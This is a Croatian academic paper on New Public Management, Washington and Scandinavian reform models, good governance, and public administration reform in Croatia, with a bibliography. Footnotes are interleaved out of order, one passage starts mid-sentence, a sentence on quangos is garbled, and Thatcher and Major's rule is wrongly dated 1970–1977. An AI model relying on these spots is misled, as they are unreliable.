Doktrina novog javnog menadžmenta je obilježena orijentacijom prema ekonomičnosti, efikasnosti i efektivnosti (značajna „tri E“), naporima da se državnu upravu i čitav javni sektor u što većoj mjeri podvrgne tržišnim načelima. Zapravo se radi o pokušajima da se velika većina vrijednosti iz privatnog sektora nametne javnom sektoru (Koprić, 2006).

„Reafirmacija ekonomskih vrijednosti u javnoj upravi potaknuta je velikim dijelom neracionalnosti i rastrošnosti socijalne države* u uvjetima

* Tranzicijske zemlje su postsocijalističke zemlje, koje su krajem 20. stoljeća jednostranački politički sustav zamijenile višestranačkim sustavima. Bivši sustav temeljio se na drugačijem gospodarskom modelu upravljanja, u kojem nisu vrijedili zakoni tržišta razvijenih zemalja Zapada (Marčetić, 2005). Pitanje koje se može postaviti što se događa s tranzicijskim zemljama danas. Neke od tranzicijskih zemalja su se uspješno othrvale korupciji, strukturnim nestabilnostima i razvile se u gospodarski stabilne zemlje, poput primjerice Poljske. Druge tranzicijske zemlje, poput većine država bivše SFRJ trpe od strukturne nestabilnosti, nedostatka kontinuiteta i neovisnosti državnih službenika, te posebno od političkog utjecaja na svim upravljačkim razinama državne uprave (korupcija i nepotizam).

* Korišteni socijalne države su u socijalnim osiguranju, u ideju da izvjesni opći rizici života u industrijskom i gradskom životu kao što su bolest, invalidnost i starost, daju pravo na određena davanja, nezavisno od imovnog stanja korisnika koja ista potrebuje. Socijalno osiguranje, koje se razvilo u 19. stoljeću isprva je bilo vrlo skromnog opsega. U 20. stoljeću situacija se mijenja. U prvom dijelu 20. stoljeća znanstveni i tehnički napredak povećao je proizvodnost rada, a time i bogatstvo društava koja su u skladu s navedenim bila u mogućnosti financirati ambiciozne programe socijalne sigurnosti. Nakon 2. svjetskog rata dolazi postepeno do krize socijalne države, odnosno „države dobrobiti“. U posljednjoj četvrtini 20. stoljeća socijalna država nalazi se u ozbiljnoj krizi, koja je rezultatom niza specifičnih uzroka. Veće blagostanje dovelo je do određenih demografskih promjena, produživanje prosječnog ljudskog vijeka, povećanja postotka stanovništva starije dobne populacije, a time i opterećenje mirovinskih fondova i renti. Znanstveni i tehnološki

spomenute ekonomske krize. od tada započinje period propitivanja socijalne države i traženje uzroka njezinih poteškoća, koje nerijetko karakteriziraju subjektivnost, općenitost i površnost“ (Marčetić, 2007).

Temeljni credo novog javnog menadžmenta je menadžerski razlog koji javne korporacije smatra nedjelotvornim i nekompetentnim organizacijama koje bi tek privatizacijom, karakterističnom za privatni sektor mogle postati efikasne i djelovati s profitom (Perko-Šeparović, 2002).*

Novi javni menadžment uglavnom obilježavaju pojmovi poput: „mršave države“, privatizacije, smanjenja, minimiziranja i deregulacije što potječe iz neoliberalne politike u koju je novi javni menadžment čvrsto usađen.*

Novi javni menadžment se služi konceptima projektnog upravljanja, plitke hijerarhije, usmjerenosti na klijenta, ukidanje karijerne državne službe, depolitizacije i cjelovitog upravljanja kvalitetom. Međutim, u tom slučaju državni službenici gube sigurnost zaposlenja i napredovanja, sve veći broj radnih mjesta popunjava se ugovorima ograničenog trajanja, a poslovi se povjeravaju tvrtkama i pojedincima izvan državne uprave. Kao i kod svake reforme, teorija ne može unaprijed predvidjeti sve negativne posljedice.

Negativne posljedice reforme novog javnog menadžmenta uglavnom se odnose na to da ekonomske vrijednosti i motivi na kojima počiva politika novog javnog menadžmenta misu uvijek u skladu s vrijednostima i ciljevima javne uprave, koja prvenstveno mora skrbiti o javnom interesu, pravednosti i jednakosti.

Unatoč činjenici da su velike međunarodne organizacije (Svjetska banka, MMF i druge) na početku tranzicijskog procesa zagovarale menadžerski pristup sustavima javne uprave, kako za razvijene tako i nerazvijene, tranzicijske zemlje, zemlje Srednje i Istočne Europe, ipak su donekle izbjegle prejak udar menadžerskih reformi.*

napredak u medicini povećao je troškove zdravstvene zaštite, pa time i cijenu zdravstvenog osiguranja. Mnogi dijelovi populacije iz tako zvane „srednje klase“, sve su se teže mogli koristiti „uslugama“ koje je nekada pružala socijalna država (Pusić, 1999).

** U Velikoj Britaniji se pokazalo tijekom godina da upravo javne korporacije koje nisu privatizirane djeluju s većom stopom produktivnosti.*

** „Nove su ideje obrazložene u doktrini Public Choice School, na razini neoliberalne ideologije i pragmatične politike konzervativnih političkih skupina anglosaksonskih zemalja početkom 1980-ih. Menadžerske tehnike koje su začete u privatnom sektoru ubrzo su počele prodirati i u organizacije javne uprave, a naponi za uvođenjem ekonomičnosti, efikasnosti i efektivnosti (tri „E“) u javnu upravu propagirani su kroz koncept novog javnog menadžmenta. Javna uprava se ubrzo počela okretati u smjeru učinkovitog postizanja javnih ciljeva s naglaskom na rezultat“ (Marčetić, 2007).*

primijeniti. Možda će ponekad biti potrebna i kombinacija nekoliko modela (Mc Court i Eldridge, 2003).

Vijeće Europe je jasno pokazalo da nema temeljnih ljudskih prava bez ekonomskih i socijalnih pojava. Nizom izmjena, prilikom kojih su dodavana nova prava donesena je kao novi dokument izmijenjena Europska socijalna povelja, koja je potpisana 1996., stupila na snagu 1999. godine. Tri osnovne grupe prava koje štiti Povelja su: 1. pravo na radnom mjestu, 2. posebna zaštita posebno ranjivih grupa i 3. univerzalna socijalna zaštita cijelog stanovništva. (Zrinščak, 2006).

3.1. Washingtonski model

Washingtonski model reforme je potaknut smanjenjem troškova javnog sektora (javne potrošnje). „Rezanje troškova bilo je zamišljeno kroz ozbiljno pomicanje granica države u smislu minimalističke države. Pravi put prema minimalističkoj državi vidi se u privatizaciji javnih poduzeća, ili u najmanju ruku smanjenoj potpori tim poduzećima, uz zahtjev da se u jezgri javnog sektora - državnoj upravi napose - smanji broj osoblja i njihove plaće; kao utješna nagrada nudi se povišica višim državnim službenicima“ (Perko-Šeparović, 2006).

Washingtonski model (prema „Washingtonskom konsenzusu“, koji postavlja odrednice zajmova za strukturne prilagodbe MMF-a i Svjetske banke) javlja se prvi put 1982. u Gani, gdje ovaj međunarodne organizacije uvjetuju dobivanje zajma smanjenjem javnog sektora. Smanjenje javnih troškova je upravo ključna postavka ovog modela, koji zahtijeva privatizaciju javnih poduzeća, smanjenje izdataka za plaće državnih službenika i pritiska na odlazak u mirovinu, dok se za uzvrat nudi povišica višim državnim službenicima.

Kao glavne instrumente reforme Perko-Šeparović navodi privatizaciju i liberalizaciju tržišta. Razloga za privatizaciju je više (menadžerski, gospodarski, ideološki), a ona predstavlja restrukturiranje javnog sektora koje izaziva njegovo daljnje restrukturiranje. Dosadašnje iskustva s privatizacijom su različita: kod loše vođenih korumpiranih privatizacija, pa do uspješnih. „Međutim, dok međunarodne financijske institucije od privatizacije rade fetiš, vrlo je očito da liberalizacija i privatizacija neće izazvati održivi razvoj siromašnih, nego će problem siromaštva još pojačati“ (Perko-Šeparović, 2006).

Svjetska banka je ocijenila 40% svojih projekata reforme državne službe ne zadovoljavajućima, a razloge nalazi u nedostatku strategije i reforme, nepostojanju političke volje i vlasništva nad reformom te nedostatku pouzdanih podataka na početku reforme, što je neizbježno izazvalo nesporazume (Perko-Šeparović, 2006).

Razlog upornog promoviranja ovog modela je taj što on utjelovljuje neoliberalnu misao i načela koja se prevode u cijeli spektar reformi javnog

sektora, a čiji je cilj oslobađanje tržišta od bilo kakve državne intervencije. Ove reforme zamagljuju razliku između javnog i privatnog, smanjujući aktivnost i veličinu države, uz uvođenje načela privatnog u javni sektor.

Taj globalni ideološki konsenzus potiče dakle, transfer zapadnog modela političke ekonomije, čija primjena u zemljama u razvoju i u tranziciji izaziva vrlo složene, i u najvećoj mjeri neistražene probleme. Sve tranzicijske zemlje usvojile su tri ista postulata, koja im je sugerirao Washingtonski konsenzus (*privatizacija, liberalizacija cijena i trgovine te makroekonomska stabilizacija*), ali su se razlikovale u brzini, opsegu i načinima provedbe. Za većinu zemalja to je izazvalo snažne socijalne posljedice po stanovništvo, u kombinaciji s posve razumljivim nepoznavanjem zbirnih posljedica sistemskih i političkih promjena i, osim nepotizma rezultiralo je mnogim nekonzistentnostima vezano za reformu. Umjesto ekonomskog oporavka i unaprjeđenja tržišta rada, reforma je uzrokovala spori napredak, koji je kočio restrukturiranje poduzeća, slabio bankarski sustav, potkopavao ekonomski rast te doveo do unutarnje i vanjske nestabilnosti i ekonomske krize (Nesporova, 2006).

Na taj način reformski modeli ne pokazuju istu mjeru različitosti, nego bi se mogli svesti na dva glavna modela s obzirom na primarni mehanizam regulacije, a to se britanski model (obogaćeni washingtonski), čija su glavna obilježja (*instrumenti*), *privatizacija i liberalizacija* tržišta, i švedski model, koji karakterizira *upravljanje putem rezultata (management by results)*. Treći, najmanje profiliran model je nizozemsko-danski, čiji je primarni mehanizam regulacija *devolucija/decentralizacija* (Perko-Šeparović, 2006).

3.1.1. Britanski model

Financijske institucije MMF-a i Svjetska banka zemljama koje su ovisne o kreditima, bilo da su u razvoju ili tranziciji preporučuju, zapravo nameću washingtonski model upravne reforme, odnosno britanski podmodel. OECD preporučuje *britanski model*. Ti se modeli navode kao najbolji primjer reforme (Perko-Šeparović, 2006).

U britanskoj reformi javnog sektora ideološki razlozi su bili ispred ekonomskih, što je rezultiralo nizom paradoksa. Reforma je vođena idejom da svaku aktivnost treba ocjenjivati na temelju unaprijed utvrđenih standarda, „a da se za samu reformu nikad nisu utvrdili kriteriji po kojima se ona mogla vrednovati, pa tako uspješnost reforme nikad nisu ocjenjivali oni koji su je potaknuli i provodili“ (Perko-Šeparović, 2006).

Za vrijeme duge vladavine konzervativne stranke pod vodstvom Margaret Thatcher i Johna Majora od 1970. - 1977. godine počelo je energičnije reformiranje javne uprave. Radikalni zahvati koji su u to vrijeme poduzeti bili su neposredno inspirirani neoliberalnim doktrinama koje su iz

ekonomije prenijete na državni sustav upravljanja. U skladu s tim shvaćanjima tržišta predstavljaju bolji način pružanja usluga i službi nego tradicionalna državna uprava (Pusić, 1999).

Velika Britanija je postala, puno više od SAD-a, „prototipa menadžerske klijentelistički orijentirane, kompetitivne javne službe“ (Kickert, 1997).

„Već 1979. godine pozvani su privatni manageri kao savjetnici britanske vlade, a 1980. počelo je sustavno i opće istraživanje upravljanja i informacijske mreže u centralnim ministarstvima“ (Ridley, 1995).

Vlada 1982. godine poduzima službeni *Inicijativu za reformiranje financijskog upravljanja*, a 1988. godine objavljuje program *Slijedeći koraci* (Next Steps).

The Next Steps su izvršne agencije koje rade na principu da je najveća odgovornost za rad i upravljanje agencijom povjerena generalnom direktoru izvršne agencije, koji za svoje rezultate neposredno odgovara ministru. Ovdje govorimo o upravnoj odgovornosti. Međutim, generalni direktori su odgovorni i prema van. Oni odgovaraju na pismena pitanja koja proizlaze iz Parlamenta, pri čemu se njihovi odgovori bilježe u Hansardu te podnose izvještaje izabranim odborima o učinkovitosti njihovih agencija. Kada to zahtjeva određena situacija održavaju konferencije za tisak i medije, kako bi objasnili zašto je došlo do određenog propusta ili pogreške. Ovakav razvoj ubrzava proces odgovornosti, ali postoje granice njihove učinkovitosti (Woodhouse, 1998).

Osnovni cilj javnih troškova bio je njihovo smanjenje odnosno „rezanje“ u smislu „stvaranja“ minimalističke države. To se namjeravalo postići smanjenjem broja zaposlenih u javnom sektoru. U jednom periodu se doista i činilo da je tako i da dolazi do spontanog smanjenja, međutim u stvarnosti je slika bila drugačija. Prvo, smanjenju tog broja pridonijela je privatizacija koja je veliki broj ljudi iz javnog sektora prebacila u privatni, drugo, osnivanjem spomenutih agencija *The Next Steps*, došlo je samo do preoblikovanja državne službe (Perko-Šeparović, 2002).

Osim državnih organa i spomenutih agencija pojavljuje se i čitav niz organizacija pod nazivom *quangos*. Quangos su tijela, imenovana za obnašanje javnih dužnosti, koja su rangirana od važnih izvršnih tijela kao što su Arts Council, pa do manjih savjetodavnih zajednica kao što je Expert Advisory Group on AIDS. Njihovi članovi su često imenovani od strane ministara. Quangosi nisu dio javne službe i imaju određeni stupanj autonomije. Termin quango nastao je 70-ih godina 20. stoljeća, a predstavlja akronim za quasi autonomous non-governmental organisation, odnosno kvazi autonomne, nedržavne organizacije (Wright, 2000).

S obzirom na neslaganje koje postoji među političarima, medija i akademika o tome što stvarno sadržava pojam quangos, politički imperativ je

da se njihov broj svede na minimum, što je i učinjeno. Međutim, posljedica opadanja broja quangosa bio je samo rezultat njihova spajanja.

Dolaskom na položaj premijera Johna Majora, 1990-te godine, objavljen je program vlade *Povelja građanima* (Citizen's charter 1991), koji nastoji utvrditi „novi status građana kao korisnika-potrošača-kupaca usluga javne uprave, dakle ne samo kao korisnika javnih službi. To je bila daljnja mjera koja je trebala istaknuti tržišni karakter djelatnosti javne uprave“ (Pusić, 1999).

Mjere privatizacije znače smanjenje javnog sektora, ali ne i državne uprave u užem smislu. Državne su zadaće možda čak i narasle uslijed privatizacije, i to zbog zahtjeva da se nad sada privatiziranim djelatnostima, koje su ipak u javnom interesu, osigura dovoljno pouzdana regulacija i nadzor.

Vlada Tony Blaira, koja je propagirala broja quangosa je u samo dvije godine osnovala novih koliko je ukinula starih (Perko-Šeparović, 2002).

Istovremeno javno privatno partnerstvo, koje neki smatraju trećim valom privatizacije, postalo je glavni instrument reforme javnog sektora u Velikoj Britaniji. Dolaskom na vlast Laburističke stranke nije napuštena dosadašnja politika (samo je promijenila naziv).

Nije bilo za očekivati da će nova vlada mijenjati reforme svojih konzervativnih prethodnika. Tony Blair je i u toku predizborne kampanje kao vođa tadašnje laburističke opozicije da njihov posao nije poništavanje „konzervativne reforme“. Smatrao je da nema razloga da bi se prednost dala javnom pružanju dobara i usluga, već da je svu ekonomsku aktivnost najbolje prepustiti privatnom sektoru i podržati djelovanje snaga tržišta (Pusić, 1999).

No, moderna, suvremena država bi trebala biti puno više od pukog nastojanja postizanja „efikasnosti“. Državu čine ljudi, njeni građani i temeljna pitanja koja bi se ona trebala baviti su pitanja odgovornosti prema ljudima, koji se ne mogu tretirati samo kao potrošači, kao u pristupu novog javnog menadžmenta (pod utjecajem ekonomske misli), nego kao građani koji od svoje države traže i odgovornosti za djelovanja i akcije koje poduzima.

3.1.2. Upravljanje putem rezultata (*management by results*)

Kao model upravne reforme javlja se u skandinavskim zemljama, prvenstveno u Švedskoj, od 1988. godine. Ne temelji se kao prethodna dva na neoliberalnim, već socijaldemokratskim vrijednostima koje se njeguju u Skandinaviji.

Skandinavski socijalni model je aktivno dekomodificirao socijalne potrebe građana u težnji za minimizacijom razmjera u kojima blagostanje

pojedinaца ovisi o njihovom uspjehu na tržištu. Istiskivanje tržišta iz proizvodnje blagostanja je kombinirano s uvođenjem javnih politika usmjerenih maksimizaciji zaposlenosti i produktivnosti građana (Esping-Anderson, 2006).

Nordijske socijalne države karakterizira trostruki naglasak na jamstvima univerzalnog dohotka i vrlo razvijenim socijalnim programima za nemoćne. Uz zajamčene prihode, građani se lakše opredjeljuju na preuzimanje poslovnih rizika te se tako potiču fleksibilnost i adaptacija tržišta rada. Nordijski socijalni režim je skup za državni proračun, no može se dokazati da nije skuplji ukoliko uračunamo troškove čitavog socijalnog sustava. Ono što su Skandinavci prisiljeni plaćati kroz poreze, građani SAD-a prisiljeni su plaćati iz svoji vlastitih džepova. Do sada je model bio u stanju održavati visoku razinu poreza zahvaljujući snažnoj podršci srednje klase. Ipak, degradacija danske zdravstvene zaštite kroz proteklo desetljeće svjedoči o ozbiljnim financijskim ograničenjima. Švedsko iskustvo tijekom ekonomske krize 1990-ih, pokazuje da ovaj model u svojoj osnovi oslanja na pretpostavkama pune zaposlenosti i gospodarskog rasta. Ukoliko rast ostane spor te ukoliko tržišno uzrokovane nejednakosti i dualizmi tržišta rada nastave jačati, model će se naći na teškoj kušnji (Esping-Anderson, 2006).

U Finskoj i Norveškoj postignut je kompromis između klasičnog modela birokracije, to jest upravljanja putem pravila, i upravljanja putem rezultata koji Nashold naziva upravljanje putem propisa orijentiranom na rezultate te ga ujedno smatra nesigurnim (Perko-Šeparović, 2006).

3.2. Dobro upravljanje

Menadžerske reforme javne uprave kojima su većina razvijenih suvremenih država pokušavale riješiti svoje probleme i krize, koje traju s većim ili manjim intenzitetom u zadnjoj trećini 20. stoljeća, proizvele su niz loših posljedica.

Težnje suvremene države i njezine uprave moraju biti puno više od puke učinkovitosti. Ona se mora baviti pitanjima odgovornosti prema ljudima pri čemu se ljudi ne mogu tretirati samo kao potrošači ili kupci (kao u pristupu novog javnog menadžmenta), nego kao građani koji od iste imaju pravo tražiti polaganje računa za akcije koje poduzima ili propušta poduzeti. Građani žele učinkovite javne službe i idealno niske poreze, ali istodobno žele zaštitu svojih prava, da se njihov glas čuje, a njihove vrijednosti i preferencije poštuju.

Naime, novi javni menadžment je unio pomutnju u odnos privatnog i javnog interesa. pojam dobrog upravljanja, koji se odnosi na javni sektor „znači djelomičnu obnovu vrijednosti povezanih s javnim sektorom i javnim interesom - odgovornost, jednakost, pravednost i zakonitost - a donekle i

rješavanje pomutnje koju je novi javni menadžment unio u odnos javnog i privatnog interesa. Naime, pitanje polaganja računa, kontrole, reagiranja na potrebe građana, transparentnosti i participacije, važna su barem koliko pitanja ekonomičnosti i efikasnosti“ (Perko-Šeparović, 2006).

Iako pojam *dobro upravljanje* (*good governance*) ostaje nedovoljno precizan, postoji nekoliko različitih pokušaja definiranja da se isti razjasni, a što ovisi o agenciji koja spomenuti pojam koristi.

Izrazito politički obojenu definiciju nalazimo kod britanskog Odjela za međunarodni razvoj, gdje pojam dobro upravljanje ima četiri komponente: 1. legitimnost, u smislu da sustav upravljanja ima pristanak onih kojima se upravlja; 2. polaganje računa, pretpostavlja postojanje mehanizma koji osiguravaju da javni službenici i politički čelnici odgovaraju za svoje postupke i korištenje javnih sredstava; 3. sposobnost u donošenju i provođenju javnih politika i pružanju efikasnih javnih usluga; 4. poštovanje i zaštita ljudskih prava (Perko-Šeparović, 2006).

U akademskoj sredini „governance“ se određuje kao oblik multiorganizacijskog djelovanja koje ne uključuje samo državne institucije.

„Governance strukture temelje se na četiri ključna načela: odgovornosti, participaciji, predvidljivosti i transparentnosti (razvidnosti), koji se traže za ispravno upravljanje javnim potencijalima, okolinu koja olakšava djelovanje privatnog sektora i produktivno partnerstvo između javnog i privatnog sektora koje ne upada u zatvorene krugove utjecaja i povlastica (Perko-Šeparović, 2006).

Termin koji se često rabi u kombinaciji s izrazom governance: capacity building, označava izgradnju i porast sposobnosti. Prema Grindleu i Hilderbrandu, izgradnja (porast) sposobnosti ima tri komponente: 1. izgradnja institucija (to jest zamjena manje efikasnih s učinkovitijim skupom pravila i funkcija); 2. organizacijsko restrukturiranje (to jest uvođenje organizacijskih oblika koji bolje odgovaraju novom skupu pravila i funkcijama) i 3. razvoj ljudskih potencijala, osobito obrazovanje (Grindle i Hilderbrand, 1995).

Postoji opasnost da se termini governance i capacity building pomiješaju, što bi moglo uzrokovati da se uži pojam izgradnje sposobnosti, u operativnom smislu, interpretira kao governance u širem smislu.

4. REFORMA JAVNE UPRAVE U REPUBLICI HRVATSKOJ

Rasprava o potrebitoj reformi hrvatske uprave traje već dulje vrijeme i nije samo hrvatska specifičnost već i druge, suvremene zemlje imaju slične probleme s javnom upravom što samo vodi ka spoznaji o važnosti javne uprave za društvo, u životu ljudi te funkcioniranju zajednice (Koprić, 2016).

Nakon osamostaljenja hrvatska javna uprava se razvijala u četiri faze: 1. faza utemeljenja (1990. - 1993.), 2. faza stabilizacije (1993. - 2001), 3. faza europeizacije (2001. - 2008.) i 4. faza modernizacije (poslije 2008.). Prave su reforme bile rijetke, a temeljna upravna paradigma se u čitavom tranzicijskom razdoblju nije promijenila (Koprić, 2016).

Uvođenjem polupredsjedničkog sustava ustavom od 22. prosinca 1990., ustavne, političke i izvršne ovlasti predsjednika Republike su izrazito velike. Sustav je centraliziran, a dominantni instrument upravne koordinacije je hijerarhija. Početkom 1993. počinje faza stabilnijeg razvoja. Raste broj osoba na plaći iz državnog proračuna, „profesionalizam se ruiniira zapošljavanjem po metastručnim kriterijima, a politizacija i dalje uzima maha. Javne politike su nejasne, a vladavina prava ugrožena (Koprić, 2016).

Donošenjem novog Ustava 04. prosinca 2000. godine i promjenom političkog sustava u parlamentarni, nazire se put prema demokratizaciji i decentralizaciji zemlje. Ustav je postavio široke temelje lokalne autonomije i reducirao ulogu županija. Ukinut je Županijski dom, a županije postale isključivo lokalne samoupravne jedinice drugog stupnja. Župana pak bira županijska skupština kojoj i odgovara. Time su eliminirane grube neusklađenosti hrvatskog sustava lokalne samouprave s europskim standardima, koje je Vijeće Europe isticalo još od ratifikacije Europske povelje o lokalnoj samoupravi iz 1997. godine (Koprić, 2016).

Nakon što je Republika Hrvatska postala članica Europske Unije (01. srpnja 2013. godine) pred istu se postavio kao jedan od ključnih zadataka usklađivanje zakonodavstva sa zajedničkom europskom stečevinom.

Neke mjere modernizacije hrvatske uprave su provedene i ranije, ali Vladino usvajanje Strategije reforme državne uprave u razdoblju 2008. - 2011. smatra se ključnim momentom. Strategija je sadržavala niz mjera i ciljeva te strateško planiranje upravnog razvoja. Nova Strategija donesena je u ljeto, 2015. - 2020. godine pod pritiskom Europske unije. Ciljevi nove Strategije su: 1. učinkovita javna uprava usmjerena na korisnike; 2. razvijeni ljudski potencijali za učinkovitu javnu upravu i 3. kvalitetne i informatizirane javne usluge. Nedugo nakon donošenja Strategije dolazi do izglasavanja nepovjerenja Vladi u Saboru, u lipnju 2016. te novih parlamentarnih izbora tako da sudbina Strategije ostaje neizvjesna (Koprić, 2016).

Reforma javne uprave, kao jedna od temeljnih horizontalnih reformi, na kojoj se temelji uspjeh ostalih sektorskih reformi pokazuje se i dalje neophodna. Pred Republikom Hrvatskom je dvostruki izazov strukturnih reformi u cilju jačanja tržišta, gospodarskog rasta i makroekonomske stabilnosti s jedne strane te zakonodavnog i institucionalnog prilagođavanja zahtjevima Europske unije (Jambrek, Goran, 2008).

Državna uprava je nakon više od dva desetljeća i dalje opterećena strukturnim problemima. Ministarstva su i dalje ključne upravne organizacije na nacionalnoj razini, čiji broj ovisi o političkim potrebama trenutačne političke garniture. Politizacija je veliki neprijatelj profesionalizmu jer prijam u službu i napredovanje tako zvanih „poslušnika“ demotivira ostale službenike i dovodi do uvjerenja da obrazovanje, kompetencije i trud nisu adekvatni kriteriji za zapošljavanje, ni napredovanje.

Četiri su elementa neophodna kako bi javni sektor doživio svoj procvat u punom smislu, a to su: 1. kvalitetno ljudstvo, 2. osiguranje uvjeta za razvoj istog u javnom sektoru odnosno državnoj upravi, 3. omogućavanje daljnje izobrazbe zaposlenika i 4. profesionalizacija i depolitizacija rukovodećih mjesta. Samo istovremena primjena svih navedenih četiri elementa dovela bi do stabilne, ali efikasne, efektivne i ekonomske javne uprave kojoj se teži (Mandić, 2020).

5. ZAKLJUČAK

Što se tiče koncepcije moderne, kvalitetne javne uprave često se sukobljavaju koncepcije novog javnog menadžmenta (odnosno pokušaju primjene istog) i tradicionalne weberijanske uprave. Tranzicijskim zemljama je potrebna profesionalna, dobro obrazovana, disciplinirana, karijerna, lojalna te prije svega politički neutralna uprava.

Reforme temeljene na novom javnom menadžmentu nisu prikladne za tranzicijske zemlje jer se liberalizacijom uvjeta zapošljavanja omogućava daljnja politizacija javnih službi i pojačava nestabilnost uprave. Svjetska banka, inače zagovornik korjenitih upravnih reformi u obliku novog javnog menadžment također upozorava na opreznost pri primjeni menadžerskih metoda i principa u javnim upravama tranzicijskih zemalja. Državna uloga, posebno u tranzicijskim zemljama i zemljama u razvoju je ključna u odgovoru na socijalne i ekonomske potrebe svog stanovništva, osobito ekonomsku transformaciju, smanjenje siromaštva, poboljšanje poljoprivrede, osiguranje zapošljavanja, bolje socijalne službe, zaštitu okoliša i drugo.

Anglosaksonske zemlje koje su bile izrazito radikalne u prenošenju menadžerskih metoda i tehnika iz privatnog u javni sektor zadnjih godina reafirmiraju tradicionalne vrijednosti te zaokreću u smjeru umjerenijih modela u javnoj upravi.

Klasični model uprave nudi neka korisna rješenja za stabiliziranje tranzicijskih uprava: razdvajanje političkih i upravnih funkcija, sigurnost radnih mjesta te zaštićenost državnih službenika od političkog utjecaja.

Stalna su nastojanja da se pronađe novi upravni model koji bi uspio nadvladati negativnosti novog javnog menadžmenta, a zadovoljiti zahtjeve koji se postavljaju pred modernu javnu upravu.

Hrvatska je što se tiče upravne reforme još uvijek u velikom problemu jer, pravo strateško planiranje upravne reforme unatoč svemu još je u povojima.

Hrvatska javna uprava i dalje trpi od strukturalne nestabilnosti, nedostatka kontinuiteta i neovisnosti državnih službenika te posebice političkog utjecaja na svim upravljačkim razinama. Reforme temeljene na novom javnom menadžmentu se nisu pokazale prikladne ni za demokratski razvijene zemlje, a još manje za tranzicijske zemlje jer se liberalizacijom uvjeta zapošljavanja omogućuje daljnja politizacija javnih službi i povećava nestabilnost uprave. Strateško planiranje i strateški menadžment kao jedni od ključnih elemenata uspješnih upravnih reformi temelje se između ostalog na strateškom upravljanju ljudskim potencijalima koje podrazumijeva gore navedeno efikasno planiranje ljudskih potencijala, analizu poslova svakog pojedinog zaposlenika, zapošljavanje, plaćanje, usavršavanje te ocjenjivanje radnog učinka. Koliko se to provodi u praksi pokazuje stalni naglasak na manjkavosti hrvatske javne uprave i potrebe za njezinom suštinskom reformom. Hrvatskoj upravi nedostaje poveznica između ocjenjivanja državnih službenika i strateškog planiranja na državnoj i organizacijskoj razini (Mandić, 2020).

Temeljem Zakona o sustavu državne uprave, Zakona o državnim službenicima, podzakonskim aktima i drugim zakonima kojima se regulira pitanje uprave, započelo je uspostavljanje modernog sustava uprave dobivši formalno pravni temelj. Zakon pruža mogućnost za izgradnju karijere, sustavno usavršavanje i napredovanje, ocjenjivanje prema radnom učinku i drugo, ali svi elementi još uvijek nisu povezani u cjelinu koja bi jasno odredila cilj i model sustava upravljanja. Osim strategije razvoja javnih službi, potrebno je uložiti značajan napor u unaprjeđenje načina rada i upravne tehnologije, u svim fazama, od programiranja do evaluacije. Potrebni su stalni naponi vezano uz debirokratizaciju, a posebna pažnja treba biti na ljudstvu, odnosno zaposlenicima koji rade u javnoj upravi. Njihova motivacija treba se značajno poboljšati jer bez iste nije moguće privući najbolje kandidate u upravni sustav. Zaposlenike treba motivirati uspostavom mogućnosti cjeloživotnog obrazovanja i usavršavanja prema potrebama službe i sposobnostima zaposlenika. Za sada navedeno još nije zaživjelo te samo odabrani zaposlenici imaju privilegiju usavršavanja i napredovanja. Sve to ne ide u prilog dignitetu i poštovanju javne službe, čiji djelatnici moraju biti odgovorni, učinkoviti, obrazovani i motivirani te nadasve ponosni na službu koju obavljaju. Građanima se pak mora vratiti povjerenje u javnu službu i njezine zaposlenike, što je moguće samo dugoročnim programskim dokumentom u kojem bi trebalo kao posebne komponente uvrstiti strateške odrednice decentralizacije te razvoja javnih službi. Novu upravnu paradigmu treba pretočiti u programski dokument o

dugoročnom razvoju hrvatske javne uprave, a pojedine komponente se mogu planirati dokumentima poput Strategije javne uprave (Koprić, 2016).

Ovog trena u Hrvatskoj ne postoji vlastiti promišljeni model upravne reforme koji bi u dovoljnoj mjeri odgovorio na izazove i potrebe hrvatskog društva. Iako u rangui sa zakonima razvijenih demokratskih zemalja, hrvatski je zakon još uvijek „mrtvo slovo na papiru“, a posebno što se tiče profesionalizacije i depolitizacije državnih službenika. Sama javna i državna uprava je još uvijek vrlo „spora i kruta“.

LITERATURA

1. Baća, M. 2006. Upravljanje ljudskim potencijalima u tijelima državne uprave pomoću ekspertnih sustava. Split. Zbornik radova Pravnog fakulteta u Splitu, god. 43 (1)
2. Blair, T. 2004. New Britain - My Vision of a Young Country. Westview Press.
3. Blažević, R. 2007. Upravna znanost. Rijeka. Pravni fakultet u Rijeci.
4. Borković, I. 1999. Službeničko pravo. Zagreb. Informator.
5. Deacon, B. 1999. Europska unija, globalizacija i socijalna prava. Zagreb. Revija za socijalnu politiku, sv.6, br.3.
6. Esping-Andersen, G. 2006. Ka dobrome društvu, još jednom. Zagreb. Pravni fakultet Sveučilišta u zagrebu.
7. Foucalt, M. 1994. Znanje i moć. Zagreb. Nakladni zavod Globus.
8. Goić, S. 1998. Suvremeni trendovi u organizaciji upravljanja ljudskim resursima. Split. Ekonomski fakultet Split.
9. Greenwood, J., Pyper R., Wilson D. 2002. New Public Administration in Britain. London. Routledge.
10. Hobsbown, E. 1989. Doba kapitala. Zagreb. Školska knjiga.
11. Hrvatski Sabor. 2015. Strategija razvoja javne uprave za razdoblje od 2015. do 2020. godine. Narodne novine 70/2015.
12. Jambrek, I., Goran, P. 2008. Reforma javne uprave u Republici Hrvatskoj - Postavlja li Zakon o državnim službenicima temelj za razvoj ljudskih resursa u hrvatskoj državnoj upravi? Pravni vjesnik. god.24., izd.2. Pravni fakultet u Osijeku.
13. Javna uprava. 2006. Društveno veleučilište u Zagrebu. Suvremena javna uprava.
14. Koprić, I. 2006. Reforma javne uprave u Hrvatskoj: okviri, iskustva i perspektive. Zagreb. Pravni fakultet u Zagrebu.
15. Koprić, I., Marčetić, G., 2000. Kriza socijalne države, reforma javne uprave i hrvatsko upravno osoblje. Zagreb. Hrvatska javna uprava, sv.2., br.1.
16. Koprić, I. 2016. Reforma javne uprave u Hrvatskoj: ni bolni rezovi ni postupne promjene - nužna je nova upravna paradigma. Političke analize. sv. 7.,br. 26.
17. Kregar, J. 1998. Korupcija. Zagreb. Hrestomatija upravne znanosti, sv.1. Pravni fakultet u Zagrebu.
18. Kregar, J. i dr. 2016. Etika u politici i javnoj upravi. Zagreb. Novi informator.
19. Mandić, B. 2020. Strategija upravljanja ljudskim potencijalima (Diplomski rad), Pravni fakultet Sveučilišta u Osijeku.

20. Marčetić, G. 2005. Obrazovanje i usavršavanje javnih službenika u tranzicijskim zemljama. Zagreb. Revija za socijalnu politiku, sv.12., br.2.
21. Marčetić, G. 2007. Upravljanje ljudskim potencijalima u javnoj upravi. Zagreb. Društveno veleučilište u Zagrebu.
22. Marx, K. 1960. Kritika Hegelove filozofije državnog prava. Sarajevo. Veselin Masleša.
